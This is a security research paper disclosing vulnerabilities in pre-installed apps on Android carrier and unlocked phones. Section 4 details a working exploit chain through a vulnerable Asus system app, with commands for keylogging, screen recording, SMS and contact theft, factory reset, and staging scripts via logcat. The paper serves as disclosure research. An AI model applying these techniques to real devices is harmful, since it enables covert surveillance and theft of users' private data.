

# **Vulnerable Out of the Box: An Evaluation of Android Carrier Devices**

# Vulnerable Out of the Box: An Evaluation of Android Carrier Devices

## Abstract

Pre-installed apps and firmware pose a risk due to vulnerabilities that can be pre-positioned on a device, rendering the device vulnerable on purchase. To quantify the exposure of the Android end-users to vulnerabilities residing within pre-installed apps and firmware, we analyzed a wide range of Android vendors and carriers using devices spanning from low-end to flagship. Our primary focus was exposing pre-positioned threats on Android devices sold by United States (US) carriers, although our results affect devices worldwide. We will provide details of vulnerabilities in devices from all four major US carriers, as well two smaller US carriers, among others. The vulnerabilities we discovered on devices offered by the major US carriers are the following: arbitrary command execution as the system user, obtaining the modem logs and logcat logs, wiping all user data from a device (i.e., factory reset), reading and modifying a user's text messages, sending arbitrary text messages, getting the phone numbers of the user's contacts, and more. All of the aforementioned capabilities are obtained outside of the normal Android permission model. Including both locked and unlocked devices, we provide details for 38 unique vulnerabilities affecting 25 Android devices with 11 of them being sold by US carriers.

## 1. Introduction

Android devices contain pre-installed apps ranging from a vendor's custom Settings app to "bloatware." Bloatware can frustrate users due to the difficulty in removing or disabling these potentially unwanted apps. In some cases, a user needs to "root" their device to remove the offending software (assuming there is a viable root strategy available), potentially voiding their warranty. Pre-installed apps may contain vulnerabilities, exposing the end-user to risks that they cannot easily remove. Furthermore, pre-installed apps can obtain permissions and capabilities that are unavailable to third-party apps (i.e., those the user downloads or sideloads). Apps that signed with the platform key (i.e., platform apps) can execute as the same user (i.e., system) as the Android Operating System (OS) framework. A vulnerability within a preinstalled platform app user can be used to obtain Personally Identifiable Information (PII) and engage in aggressive surveillance of the user. We discovered numerous vulnerabilities that allow any app co-located on the device to obtain intimate details about the user and their actions on the device.

Pre-installed apps and firmware provide a baseline for vulnerabilities present on a device even before the user enables wireless communications and starts installing third-party apps. To gauge the exposure of Android end-users to vulnerabilities residing within pre-installed apps, we examined a range of Android devices spanning from low-end devices to flagship devices. Our primary focus was examining Android devices sold by United States (US) carriers. We found vulnerabilities in devices from all four major US carriers, as well as two smaller US carriers. A complete listing of all the vulnerabilities we found is provided in Section 3. The vulnerabilities we found on devices sold by major US carriers are the following: arbitrary command execution as the system user, obtaining the modem logs and logcat logs, wiping all user data from a device (i.e., factory reset), reading and modifying a user's text messages, sending arbitrary text messages, and getting the phone numbers of the user's contacts. All of the aforementioned capabilities are obtained outside of the

normal Android permission model. The vulnerabilities found in pre-installed apps can be leveraged by a third-party app to have the vulnerable app perform some behavior on its behalf due to insecure access control mechanisms.

In addition to US carrier devices, we also examined unlocked Android smartphones. We purchased three Android devices while on a recent trip to Southeast Asia. Specifically, we examined the Oppo F5, Vivo V7, and the Leagoo P1 devices. According to IDC, Oppo and Vivo respectively had 7.4% and 5.2% global market share for smartphones shipped in the first quarter of 2017<sup>1</sup>. These devices contained significant vulnerabilities that can be used to perform surveillance of the user. Oppo's F5 flagship device contains a vulnerability that allows any app on co-located on the device to execute arbitrary commands as the system user. The capabilities available to apps that can execute commands as the system user is provided in Section 4. The device also has an open interface that allows the recording of audio, although the command execution as system user vulnerability is needed to copy the recorded audio file. The Vivo V7 device contains vulnerabilities that allow any third-party app on the device to record the screen, obtain the logcat and kernel logs, and change system properties. For example, changing the `persist.sys.input.log` property to a value of `yes` makes the coordinates of the user's screen touches and gestures get written to the logcat log. The Leagoo P1 device allows any app on the device to programmatically perform a factory reset and to take a screenshot that gets written to external storage (i.e., SD card). Furthermore, the Leagoo P1 device has a local root privilege escalation via Android Debug Bridge<sup>2</sup> (ADB).

When vendors leave in development and debugging functionality, this can result in a vulnerability that can be leveraged by an attacker. These apps should be removed prior to launching a production build available to the end user. If these apps are unable to be removed, then these functionalities should not be available to all apps co-located on the device. Ideally, they should be restricted to requiring some sort of human involvement prior to obtaining or logging PII. A concerted effort is placed on searching for vulnerabilities and threats arising from apps that the downloads from traditional app distribution channels. In addition to looking at external apps, an effort should be undertaken to examine the apps already present on the device.


## 2. Background

This section provides additional context for understanding Android concepts relevant to the vulnerabilities presented in later sections.

### 2.1 Threat Model

We assume that the user has a generally unprivileged third-party app installed on the target device so that it can interact with pre-installed apps on the device through open interfaces. This can be accomplished via repackaging apps and listing them on third-party app marketplaces, trojanized app, phishing, social engineering, or remote exploit. An interesting attack vector recently employed is that attackers were posing as beautiful women, befriending targets, and enticing them to install trojanized apps<sup>3</sup>. Most of the vulnerabilities we discovered require a local app be installed on the device to exploit the vulnerabilities resident in pre-installed apps with the exception being two root privilege escalation vulnerabilities that require the use of ADB. A majority of the vulnerabilities were exploitable due to improper access control where an app exposes an interface to all other apps co-located on the device. This open interface can potentially be abused wherein a lesser-privileged app uses the capabilities of the vulnerable app as shown in Figure 1. All of the vulnerabilities we

found do not require any user intervention except the two root privilege escalation vulnerabilities. Many of the vulnerabilities do not require any access permissions to exploit (e.g., performing a factory reset, sending a text message, command execution as the system user, etc.). Other vulnerabilities require the `READ_EXTERNAL_STORAGE` since external storage is a common location for pre-installed apps to dump data. If any app was truly be malicious, the `INTERNET` permission would be needed to exfiltrate the obtained data to a remote location.



**FIGURE 1. INDIRECT ACCESS TO PROTECTED RESOURCES.**

## 2.2 Pre-Installed Apps

We consider a pre-installed app to be an app that is present on the device the first time the user removes the phone from the box and boots the phone. Specifically, any app that is installed on the system partition is a pre-installed app. These apps were chosen to be on the device by the vendor, carrier, hardware manufacturer, etc. The most privileged pre-installed apps are those executing as the system user (i.e., platform apps). For an app to execute as the system user, it needs to have the `android:sharedUserId` attribute set to a value of `android.uid.system` in its `AndroidManifest.xml` file and be signed with the device platform key. Each Android app must contain a valid `AndroidManifest.xml` file serving as a specification for the app. In terms of the core `AndroidManifest.xml` file that declares the platform's permissions<sup>4</sup>, apps executing as the system user can obtain permissions with an `android:protectionLevel` of `signature` and all preinstalled apps can obtain permissions with an `android:protectionLevel` of `signatureOrSystem`. Neither `signature` nor `signatureOrSystem` permissions can be obtained by third-party apps, which are limited to requesting permissions with an `android:protectionLevel` of `normal` and `dangerous`<sup>5</sup>.

## 2.3 Intents

An Intent<sup>6</sup> is like a message that can contain embedded data that is sent within/between apps. Intents are a fundamental communication mechanism in Android. In this paper, most of the vulnerabilities are exploited by sending an Intent message from the attacking app to a vulnerable app that has an open interface where the Intent will be delivered. Some Intents need to be crafted to exactly what the receiving app is expecting with regards to an action string or specific key-value pairs to perform certain behavior. Intent messages are delivered to app components<sup>7</sup> which are functional units of an Android app.

## 2.4 External Storage

Some of the vulnerabilities in pre-installed apps will dump PII to external storage (i.e., emulated SD card). External storage can be accessed by any app that has been granted the READ\_EXTERNAL\_STORAGE permission. Due to it being a shared resource, it is not recommended to write sensitive data to the SD card<sup>8</sup>. Nonetheless, the SD card appears to be a common location where pre-installed apps write sensitive data. Pre-installed debugging and development apps may write data to the SD card since it is accessible to the ADB user (i.e., shell). In this paper, the terms external storage and SD card will be used synonymously.

## 2.5 Bound Services

Services are one of the four Android application component types from which a user can create an Android app. A bound service<sup>9</sup> allows a client app to interact with a service using a pre-defined interface. The interface between the client and service is generally defined in an Android Interface Definition Language (AIDL) file. If the client app contains the corresponding AIDL file from the service at compile time, then the communication with the service is straightforward and Remote Procedure Calls (RPCs) can occur normally. If the client app lacks the corresponding AIDL file, then this communication is still possible, but it is more involved process to explicitly interact with the service. Some vendors may be unaware that successful communication between a bound service and client app that lacks the corresponding AIDL file is still possible.

## 3. Vulnerabilities Discovered

Table 1 provides a comprehensive list of the vulnerabilities we discovered in pre-installed apps or the Android framework in a range of carrier and unlocked Android devices.

**Table 1.** Complete Listing of Vulnerabilities.

Device	Vulnerability
Asus ZenFone V Live / Asus ZenFone Max 3	Arbitrary command execution as system user
Asus ZenFone V Live / Asus ZenFone Max 3	Take screenshot
Asus ZenFone 3 Max	Dump bugreport and Wi-Fi passwords to external storage
Asus ZenFone 3 Max	Arbitrary app installation
Essential Phone	Programmatic factory reset

Device	Vulnerability
ZTE Blade Spark / ZTE Blade Vantage / ZTE Zmax Champ / ZTE Zmax Pro	Dump modem and logcat logs to external storage
LG G6 / LG Q6 / LG X Power / LG Phoenix 2	Dump logcat log to attacking app's private directory
LG G6 / LG Q6 / LG X Power / LG Phoenix 2	Lock the user out of their device (requiring a factory reset to recover in the most cases)
LG G6 / LG Q6	Dump logcat log and kernel log to external storage
Coolpad Defiant / Tmobile Revvl Plus / ZTE Zmax Pro	<ul style="list-style-type: none"> <li>• Obtain and modify the user's text messages</li> <li>• Send arbitrary text messages</li> <li>• Obtain phone numbers of user's contacts</li> </ul>
Coolpad Canvas	Change system properties as the com.android.phone user
Coolpad Canvas	Dump logcat log, kernel log, and tcpdump capture to external storage
ZTE Zmax Champ	Programmatic factory reset
ZTE Zmax Champ	Brick device with a recovery with consistent crashing in recovery mode
Orbic Wonder	Programmatic factory reset
Orbic Wonder	Dump logcat log to external storage
Orbic Wonder	Writes content of text messages and phone numbers for placed/received calls
Alcatel A30	Take screenshot
Alcatel A30	Local root privilege escalation via ADB
Doogee X5	Video record the screen and write to external storage
Nokia 6 TA-1025	Take screenshot
Sony Xperia L1	Take screenshot

Device	Vulnerability
Leagoo Z5C	Send arbitrary text message
Leagoo Z5C	Programmatic factory reset
Leagoo Z5C	Obtain the most recent text message from each conversation
MXQ 4.4.2 TV Box	Programmatic factory reset
MXQ 4.4.2 TV Box	Make device inoperable
Plum Compass	Programmatic factory reset
SKY Elite 6.0L+	Arbitrary command execution as system user
Oppo F5	Arbitrary command execution as system user
Oppo F5	Record audio (requires vulnerability above to transfer file to attacking app's private directory)
Leagoo P1	Take screenshot
Leagoo P1	Local root privilege escalation via ADB
Leagoo P1	Programmatic factory reset
Vivo V7	Video record the screen and write it to the attacking app's private directory
Vivo V7	Dump the logcat and kernel logs to SD card
Vivo V7	Change system properties as the com.android.phone user allowing the coordinates of touch and gesture data to the logcat log

### 3.1 Vulnerable US Carrier Android Devices

Each US carrier has a stable of Android devices that it makes available to consumers. These devices are generally locked on the carrier's network, although they may become unlocked after a certain period of time has elapsed. Moreover, devices sold by a carrier tend to come pre-loaded with carrier apps. Table 2 contains the vulnerabilities we discovered on Android devices sold by US carriers.

**Table 2.** Vulnerabilities Found in US Carrier Android Devices.

Carrier	Device	Vulnerability
Verizon	Asus ZenFone V Live	Arbitrary command execution as system user
Verizon	Asus ZenFone V Live	Take screenshot
Sprint	Essential Phone	Programmatic factory reset
AT&T	ZTE Blade Spark	Dump modem and logcat logs to external storage
AT&T	LG Phoenix 2	Dump modem and logcat logs to external storage
Verizon	ZTE Blade Vantage	Dump modem and logcat logs to external storage
Multiple carriers	LG G6	Dump logcat logs to attacking app's private directory
Multiple carriers	LG G6	Lock the user out of their device (requiring a factory reset to recover in most cases)
Multiple carriers	LG G6	Dump logcat log, kernel log, IMEI, and serial number to external storage
T-Mobile	Coolpad Defiant	Obtain and modify user's text messages
T-Mobile	Coolpad Defiant	Send arbitrary text messages
T-Mobile	Coolpad Defiant	Obtain phone numbers of user's contacts
T-Mobile	Coolpad Defiant	Programmatic factory reset
T-Mobile	Revvl Plus	Obtain and modify user's text messages
T-Mobile	Revvl Plus	Send arbitrary text messages
T-Mobile	Revvl Plus	Obtain phone numbers of user's contacts
T-Mobile	Revvl Plus	Programmatic factory reset



Carrier	Device	Vulnerability	
T-Mobile	ZTE Zmax Pro	Obtain and modify user's text messages	-
T-Mobile	ZTE Zmax Pro	Send arbitrary text messages	
T-Mobile	ZTE Zmax Pro	Obtain phone numbers of user's contacts	
T-Mobile	ZTE Zmax Pro	Dump modem and logcat logs to external storage	
Cricket Wireless	Coolpad Canvas	Change system properties as the phone user	-
Cricket Wireless	Coolpad Canvas	Dump logcat log, kernel log, and tcpdump capture to external storage	
Total Wireless	ZTE Zmax Champ	Programmatic factory reset	
Total Wireless	ZTE Zmax Champ	Brick device with a consistent crashing in recovery mode	
Total Wireless	ZTE Zmax Champ	Dump modem and logcat logs to external storage	-

### 3.2 Popular Android Devices in Asia

We obtained three Android devices from their official vendor stores in Kuala Lumpur, Malaysia. Specifically, we bought the following devices: Oppo F5, Vivo V7, and Leagoo P1. At the time of purchase (early February 2018), the Oppo and Vivo devices we purchased were flagship models. Each of these devices had concerning vulnerabilities that are shown at the bottom of Table 1. The Oppo and Vivo devices contain vulnerabilities that can be used to facilitate surveillance of the end-user. The vulnerabilities appear to be unused by the device for any malicious purpose, although they can be leveraged by any third-party app that is aware of their presence.

BBK Electronics<sup>10</sup> produces a large range of electronics including three popular smartphone brands: Oppo, Vivo, and OnePlus. Oppo and Vivo Android devices are not well known in the US, but they are popular in Asia. Oppo was the top seller of smartphone units in China for 2016<sup>11</sup>. Oppo and Vivo were the third and fourth largest suppliers of smartphones in India for the first quarter of 2018 with each vendor having 6% market share<sup>12</sup>. Furthermore, both Oppo and Vivo had 7.4% and 5.2%, respectively, global market share for smartphones shipped in the first quarter of 2017. Leagoo is smaller than the other two vendors, but has recently made headlines about launching its S9 device at Mobile World Congress 2018<sup>13</sup>.

To determine if the vulnerabilities we discovered were being actively used by malicious apps, we “scraped” 118,000 apps from the Xiaomi app marketplace<sup>14</sup>. We did not find any instances of the vulnerabilities we discovered being used in the apps we processed. We are still in the processing of

scraping additional app marketplaces to determine if these vulnerabilities are actively being exploited elsewhere.

## 4. Arbitrary Command Execution as the System User

We found 3 instances of arbitrary command execution as the system user from the following vendors: Asus, Oppo, and SKY. All of the instances were due to a platform app executing as the system user containing an exposed interface that allows any app co-located on the device to provide arbitrary commands to be executed. Executing commands as the system user is a powerful capability that can be used to surreptitiously surveil the user. Using this capability, a video can be recorded of the device's screen, affording the user no privacy. Android allows the screen to be recorded by privileged processes via the `/system/bin/screenrecord` command. The Oppo F5 device does not allow the screen to be recorded through the standard `screenrecord` command, although the device allows screenshots to be taken of the screen via the `screencap` command. Beyond the lack of privacy due to observing all on-screen activity of the user, anything that the user enters can also be viewed and obtained (e.g., passwords, credit card numbers, social security numbers, etc.). Command execution as the system user can allow an app to programmatically set itself as a notification listener. A notification listener can receive the text of the user's notifications as notifications are received<sup>15</sup>. In the normal case, a user must explicitly enable an installed app as a notification listener using the Settings app. An app executing as the system user can programmatically add an app (e.g., the attacking app) to the list of approved notification listeners using the settings `put secure enabled_notification_listeners <package name>/<component name>` command. This enables the app to receive the text of the notifications, allowing the app to see received text messages, Facebook Messenger messages, WhatsApp messages, and also any arbitrary notification that is received. The logcat log is also accessible to the system user and can be written to a location that is visible to other applications. The data that can be obtained from the logcat log is provided in Section 5. Moreover, the attacking app can programmatically use the vulnerable platform app to set itself as the default Input Method Editor (IME) and capture the input that the user enters by replacing the default keyboard with one that the attacking app has implemented within its own code<sup>16</sup>. The new IME would raise suspicion if it did not resemble the target's default keyboard. The key presses can be transferred to the malicious app from the malicious IME via a dynamically-registered broadcast receiver. The attacking app can also set one of its components as the default spell checker<sup>17</sup>. Table 3 shows the capabilities that were verified using the vulnerable platform app to execute commands as the system user. The differences are due to the Android Application Programming Interface (API) level and SELinux<sup>18</sup> rules of the respective devices.

**Table 3.** Verified Capabilities on the Devices with a Vulnerable Platform App.

Carrier	Asus ZenFone V Live	Asus ZenFone 3 Max	Oppo F5	SKY Elite 6.0L+
Obtain text messages	X	X	X	
Obtain call log	X	X	X	
Obtain contacts	X	X	X	
Set as keyboard (keylogger)	X	X	X	X

Carrier	Asus ZenFone V Live	Asus ZenFone 3 Max	Oppo F5	SKY Elite 6.0L+
Set as notification listener	X	X	X	X
Factory Reset	X	X	X	X
Call phone number	X	X	X	X
Take Screenshot	X	X	X	X
Record video	X	X		X
Install app				X
Set as spell checker	X	X	X	
Write logcat log	X	X	X	X

Below are some commands that are verified to work when executed as the system user via a vulnerable app that exposes this capability on some of the devices we tested. Some of the commands below can be used to directly write the output, if any, to the attacking app's private directory (see Section 4.1.1 and Section 4.1.2 for details) instead of using external storage for a temporary file transfer location. Notably, SELinux on the Asus ZenFone V Live prevents its vulnerable platform app from directly reading from or writing to a third-party app's private directory; therefore, the approach in Section 4.1.1 is necessary to make the vulnerable app write a shell script via logcat and transfer the command output via embedding the data in broadcast intents.

Record the user's screen for 60 seconds

```
/system/bin/screenrecord --time-limit 60 /sdcard/sixtyseconds.mp4
```

Take screenshot

```
/system/bin/screencap -p /sdcard/notopic.png
```

Set your app as a notification listener

```
/system/bin/settings put secure enabled_notification_listeners  
com.my.app/NotSomeNotificationListenerService
```

Set your app as a spell checker providing partial keylogger functionality

```
/system/bin/settings put secure selected_spell_checker  
com.my.app/NotSomeSpellCheckingService
```

Set your app as the default IME (e.g., keyboard) for keylogger functionality

```
/system/bin/settings put secure enabled_input_methods <ones that were already  
there>:com.my.app/NotSomeKeyboardService  
/system/bin/settings put secure default_input_method  
com.my.app/NotSomeKeyboardService
```

Obtain the logcat log

```
/system/bin/logcat -d -f /sdcard/notthelogdump.txt
/system/bin/logcat -f /sdcard/notthelog.txt
```

Inject touch, gestures, key events, and text

```
/system/bin/input tap 560 1130
/system/bin/input swipe 540 600 540 100 200
/system/bin/input keyevent 3 66 67 66
/system/bin/input text scuba
```

Call a phone number (can be used to call emergency numbers)

```
am start -a android.intent.action.CALL_PRIVILEGED -d tel:800-555-5555
```

Factory reset the device

```
am broadcast -a android.intent.action.MASTER_CLEAR
```

Get all of the user's text messages

```
content query --uri content://sms
```

Get all of the user's call log

```
content query --uri content://call_log/calls
```

Get all of the user's contacts

```
content query --uri content://contacts/people
```

Set certain system properties (seems limited to persist.\*)

```
setprop persist.sys.diag.mdlog 1
```

Change arbitrary settings

```
settings put secure install_non_market_apps 1
```

Disabled third-party apps

```
pm disable com.some.undesirable.app
```

## 4.1 Executing Scripts as the system User

The three instances of command execution as the system user that we found all use the `java.lang.Runtime.exec(String)` API call to execute commands. This API call executes a single command and does not allow input and output redirection that the shell provides. This behavior is limiting, so we created a method to have the app that allows command execution to execute shell scripts without reading them from external storage. This relieves the attacking app from having to request the `READ_EXTERNAL_STORAGE` permission, although the attacking app can create the request to access external storage and use the vulnerable app to inject input events to grant itself the permission if runtime permission granting is present on the device. Nonetheless, to be stealthier, the approach we outline below alleviates access to the SD card for certain data (recording the screen, text messages, contacts, call log, etc.). All the vulnerable platform apps are able to read and execute a shell script in attacking app's private directory and write the output to the attacking app's

private directory, except the Asus ZenFone V Live device. Its vulnerable platform app will be blocked from reading from or writing to the attacking app's private directory. Therefore, we provide two different methods for data transfer. Section 4.1.1 is the most robust and removes any difficulty with SELinux blocking a platform app reading from or writing to the attacking app's private directory. Section 4.1.2 details the instance where the platform app is not prevented from writing directly to the attacking app's private directory.

### 4.1.1 Transferring Data Using a Dynamically-Registered Broadcast Receiver

Our approach uses the logcat log to have the vulnerable platform app write a shell script to its private directory. First, the attacking app selects a random 12-character alphanumeric log tag (e.g., UQ2h9hVRhLfg) so that the vulnerable app will not read in log messages that are not intended for it. In addition, the attacking app should dynamically register a broadcast receiver with the selected 12 random character string as an action string. The attacking app then proceeds to write log messages with the selected log tag containing the lines of the script to execute. In the script, the attacking app needs to transfer the data obtained from the private directory of the vulnerable app to the private directory of the attacking app. This is accomplished by having the vulnerable app read in a file from its internal directory and send it in an intent to the broadcast receiver that was dynamically registered by the attacking app. For example, the attacking app can write the following log messages to create a script that will make the vulnerable app send it the user's text messages where `-p <package name>` is the package name of the attacking app. The commands below uses the `com.asus.splendidcommandagent` app as an example.

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.asus.splendidcommandagent/msg.txt");
Log.d("UQ2h9hVRhLfg", "am broadcast -a UQ2h9hVRhLfg -p <package name> --es data
\"$(cat /data/data/com.asus.splendidcommandagent/msg.txt)\");
```

After writing these log messages which are the lines of the shell script to execute, the attacking app then makes the vulnerable app write the script to the vulnerable app's private directory.

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh -d
```

The command above will only write the log messages excluding the log tags to a file in the vulnerable app's private directory. In the example above of writing log messages to the logcat log, the corresponding file named `/data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh` will contain the content shown below.

```
#!/bin/sh
content query --uri content://sms > /data/data/com.asus.splendidcommandagent/msg.txt
am broadcast -a UQ2h9hVRhLfg -p <package name> --es data "$(cat
/data/data/com.asus.splendidcommandagent/msg.txt)"
```

In the logcat command to make the vulnerable app write the shell script to its private directory, the `-v raw` argument will only contain the log messages and not the log tags. The `-b main` argument will only contain the main log buffer and not include a message indicating the start of the system and main logs. The `-s UQ2h9hVRhLfg:* *:S` arguments will only write the log messages from the log tag of `UQ2h9hVRhLfg` and silence all other log messages without a log tag of `UQ2h9hVRhLfg`. The `-d` argument will make logcat dump the current messages in the targeted log buffer(s) and exit so that it does not keep reading. The `-f /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh` argument will write the contents of the log to the file indicated. This command will write the script to the vulnerable app's private directory.

The attacking app can then have the vulnerable app make the shell script executable and then execute the shell script with the following commands.

```
chmod 770 /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
sh /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
```

Then the attacking app can record the data it receives to its broadcast receiver that is dynamically-registered with an action of `UQ2h9hVRhLfg` to a file or send it out over a network socket to a remote server.

#### 4.1.2 Transferring Data Directly Using a File in the Attacking App's Private Directory

Certain devices allow the vulnerable platform app to write the output file directly into the attacking app's private directory. This approach is similar to the previous approach although the data transfer approach is different. First, the attacking app needs to make their private directory (i.e., `/data/data/the.attacking.app`) globally executable. Then the attacking app needs to create the target file that will be written by the vulnerable app (i.e., `msg.txt` in this example). Then the `msg.txt` file needs to be set as globally writable. If the file was not created first, the vulnerable app will create a file in the attacking app's private directory that is owned by the system user and it will not be able to be read by the attacking app. Alternatively, the attacking app can have the platform app create the file in its private directory and then change the file permissions to be very permissive so it will be accessible to the attacking app (e.g., `msg.txt`). Creating the target file and changing the file permissions allows the attacking app to own the target file and will allow the vulnerable platform app to write to it.

The attacking app selects a random 12-character alphanumeric log tag (e.g., `UQ2h9hVRhLfg`) in order to avoid a potential collision with any other apps that happen to use the same log tag. This example, will achieve the same objective as the previous method in obtaining the user's text messages. The attacking app then writes a shell script of its choosing to the logcat log using the log tag that was selected earlier. If the vulnerable platform app can read from a third-party app's private directory, the shell script can be directly written there, change the file permissions on the script and its private directory and have it directly executed instead of transferring the script via the logcat log.

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
```

```
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/the.attacking.app/msg.txt");
```

The attacking app then forces the vulnerable platform app to write the shell script to its private directory by making it execute the command shown below which writes the content of the log messages that the attacking app wrote to the log with the log tag of UQ2h9hVRhLfg.

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh -d
```

Then the attacking app makes the vulnerable platform app execute the shell script it just wrote to its private directory. The commands below make the vulnerable app change the file permissions on the shell script so it is executable and then execute the shell script.

```
chmod 770 /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
sh /data/data/com.asus.splendidcommandagent/UQ2h9hVRhLfg.sh
```

The shell script will make the vulnerable platform app obtain all of the user's text messages and write them to a file in the attacking app's private directory (i.e., /data/data/the.attacking.app/msg.txt). At this point, the attacking app has the user's text messages and can execute additional shell scripts using this method. This approach also works for recording the user's screen and writing the logcat log directly to the private directory of the attacking app, although SELinux may deny the search operation on the app's private directory on certain devices.

## 4.2 Asus Command Execution Vulnerability Details

The com.asus.splendidcommandagent platform app executes as the system user since it sets the android:sharedUserId attribute to a value of android.uid.system in its AndroidManifest.xml file and is signed with the device platform key. The SplendidCommandAgentService service application component within the com.asus.splendidcommandagent app executes with a process name of com.asus.services. This is a result of the SplendidCommandAgentService component setting the android:process attribute to a value of com.asus.services in its AndroidManifest.xml file. The SplendidCommandAgentService operates as a bound service where other apps interact with it using a predefined interface with a fully-qualified name of com.asus.splendidcommandagent.ISplendidCommandAgentService via RPCs. This interface exposes a single method named doCommand(String). In the com.asus.splendidcommandagent app, the com.asus.splendidcommandagent.c class fulfills the ISplendidCommandAgentService interface by containing an implementation for the single method defined in the interface. Therefore, a call to the ISplendidCommandAgentService interface by the attacking app will be unmarshalled and delivered to the corresponding method in the com.asus.splendidcommandagent.c class in the com.asus.splendidcommandagent app. Although we lacked the AIDL file for the ISplendidCommandAgentService interface to generate an appropriate interface stub in our app to call directly, the single interface method can still be accessed without an interface stub. This is accomplished by binding to the SplendidCommandAgentService service, obtaining an IBinder reference, creating and populating the Parcel objects, and calling the appropriate transaction code when calling the IBinder.transact(int, Parcel, Parcel, int) method on the ISplendidCommandAgentService interface. This RPC on a remote object will, in turn, call the com.asus.splendidcommandagent.c.doCommand(String) method in the com.asus.splendid-

commandagent app. The `com.asus.splendidcommandagent.c.doCommand(String)` method will call the `SplendidCommandAgentService.a(SplendidCommandAgentService,String)` method that performs the command execution using the `java.lang.Runtime.exec(String)` method. The string that is executed in the `Runtime.exec(String)` method call is controlled by the attacking app and is passed to the `SplendidCommandAgentService` via a string parameter in a `Parcel` object. Appendix A contains Proof of Concept (PoC) code for devices with a vulnerable `com.asus.splendidcommandagent` platform app to execute a command to programmatically factory reset the device. The command to programmatically factory reset the device is an broadcast `-a android.intent.action.-MASTER_CLEAR`, although this command can be replaced with the commands in Section 4. The commands that can be executed will likely be affected by the major version of Android that the affected device is running.

### 4.3 Affected Asus Android Devices

Table 4 provides a sampling of Asus Android devices that contain a pre-installed, vulnerable version of the `com.asus.splendidcommandagent` platform app. A vulnerable version of the `com.asus.splendidcommandagent` app was also present on Asus Android tablet devices, except for the Asus ZenPad S 8.0 tablet. The `com.asus.splendidcommandagent` app (versionCode=1510200045, versionName=1.2.0.9\_150915) on the Asus ZenPad S 8.0 tablet actually filtered the commands it received, and would only accept and execute the following commands: `HSVSetting`, `GammaSetting`, and `DisplayColorSetting`. At a certain point around March, 2017, this restriction was removed, and the `com.asus.splendidcommandagent` app would accept and execute any command without pre-condition other than it not be an empty string. We never saw any User ID (UID) checking or protection of the vulnerable service application component with a signature-level custom permission.

**Table 4.** Asus Devices with a vulnerable `com.asus.splendidcommandagent` app.

Device	Status	Build Fingerprint
Asus ZenFone V Live (Verizon)	Vulnerable	asus/VZW_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys
Asus ZenFone 3 Max	Vulnerable	asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone14.14.1711.92-20171208:user/release-keys
Asus ZenFone 3 Ultra	Vulnerable	asus/JP_Phone/ASUS_A001:7.0/NRD90M/14.1010.1711.64-20171228:user/release-keys
Asus ZenFone 4 Max	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Max Pro	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Selfie	Vulnerable	asus/WW_Phone/ASUS_X00LD_3:7.1.1/NMF26F/14.0400.1802.190-20180202:user/release-keys



Device	Status	Build Fingerprint
Asus ZenFone Live	Vulnerable	asus/WW_Phone/zb501kl:6.0.1/MMB29P/13.1407.1801.57-20180307:user/release-keys
Asus ZenPad 10	Vulnerable	asus/JP_P00C/P00C_2:7.0/NRD90M/JP_P00C-V5.3.20-20171229:user/release-keys
Asus ZenPad 3 8.0	Vulnerable	asus/WW_P008/P008_1:7.0/NRD90M/WW_P008-V5.7.3-20180110:user/release-keys
Asus ZenPad S 8.0	Not Vulnerable	asus/WW_P01M/P01M:6.0.1/MMB29P/WW_P01M-V5.6.0-20170608:user/release-keys

#### 4.4 Asus ZenFone 3 (ZE552KL) Vulnerability Timeline

Table 5 shows when a particular build for a target market was introduced and whether the build contains a vulnerable version so the com.asus.splendidcommandagent platform app for the Asus ZenFone 3 (ZE552KL) device. The build fingerprint is provided to uniquely identify the build. The vulnerability was first introduced in the worldwide market in March, 2017 for the Asus ZenFone 3 device. All other markets became vulnerable within the next two months except for the Chinese market. This is due to the Chinese market being held at the Android 6.0.1 (API level 23) for at least 14 months while the worldwide market moved to Android 8.0 (API level 26). Asus' website<sup>19</sup> allows the downloading of historical firmwares.

**Table 5.** Asus ZenFone 3 Vulnerability Timeline for Command Execution as system user.

Target Market	Release Date	Status	Build Fingerprint
Japan	05/21/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/16/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/03/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.55-0:user/release-keys
